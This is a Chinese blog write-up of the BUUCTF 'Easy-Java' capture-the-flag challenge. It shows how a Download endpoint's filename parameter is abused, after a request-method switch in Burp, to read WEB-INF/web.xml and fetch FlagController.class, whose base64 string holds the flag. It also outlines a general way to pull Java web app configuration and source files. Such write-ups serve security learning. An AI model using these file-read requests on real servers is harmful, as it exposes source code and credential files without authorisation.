
buuctf——Easy-Java

原创

Ability~ 于 2021-08-04 17:58:40 发布 63 收藏

分类专栏： buuctf


本文链接：https://blog.csdn.net/weixin_46107179/article/details/119389545



有一个help点击进去是一个java的报错信息说未找到该文件，根据观察URL，可能是文件包含，根据题目提示是java，尝试读取WEB-INF/web.xml文件

```
java.io.FileNotFoundException:{WEB-INF/web.xml}
```

发现还是不能读取到，尝试用burp改一下请求方式，结果读取到web.xml配置文件



```
JSESSIONID=AD994A48A8C7D507723CEEA6999739E5
Upgrade-Insecure-Requests: 1
Content-Length: 0

<servlet>
    <servlet-name>LoginController</servlet-name>
    <servlet-class>com.wm.ctf.LoginController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>LoginController</servlet-name>
    <url-pattern>/Login</url-pattern>
</servlet-mapping>

<servlet>
    <servlet-name>DownloadController</servlet-name>
    <servlet-class>com.wm.ctf.DownloadController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>DownloadController</servlet-name>
    <url-pattern>/Download</url-pattern>
</servlet-mapping>

<servlet>
    <servlet-name>FlagController</servlet-name>
    <servlet-class>com.wm.ctf.FlagController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>FlagController</servlet-name>
    <url-pattern>/Flag</url-pattern>
</servlet-mapping>
```


根据java项目的结构可以得到class文件，（一般关于java得到源码的思路：通过找到web.xml文件，推断class文件的路径，最后直接class文件，在通过反编译class文件，得到网站源码）

/WEB-INF/web.xml：Web应用程序配置文件，描述了 servlet 和其他的应用组件配置及命名规则。

/WEB-INF/classes/：含了站点所有用的 class 文件，包括 servlet class 和非servlet class，他们不能包含在 .jar文件中


/WEB-INF/lib/：存放web应用需要的各种JAR文件，放置仅在这个应用中要求使用的jar文件,如数据库驱动jar文件

/WEB-INF/src/：源码目录，按照包名结构放置各个java文件。

/WEB-INF/database.properties：数据库配置文件

然后访问com.wm.ctf.FlagController.class文件

/Download?filename=WEB-INF/classes/com/wm/ctf/FlagController.class



```
!"flagLjava/lang/String;<init>()VCodeLineNumberTabledoGetR(Ljavax/servlet/http/HttpServletRequest;Ljavax/servlet/http/HttpServletResponse;)V
Exceptions#$
SourceFileFlagController.javaRuntimeVisibleAnnotations%Ljavax/servlet/annotation/WebServlet;nameFlagController<ZmxhZ3s3YjQzOTJkZC05NGZiLTRlYzAtYjUyYy01NTE4MmUwNTBlNjN9Cg==
%&<h1>Flag is nearby ~ Come on! !
!</h1>()*javax/servlet/http/HttpServletjavax/servlet/ServletExceptionjava/io/IOException
&javax/servlet/http/HttpServletResponse
getWriter()Ljava/io/PrintWriter;java/io/PrintWriterprint(Ljava/lang/String;)V!
```


看见这里有个关于base64编码的，拿去解码之后就得到flag。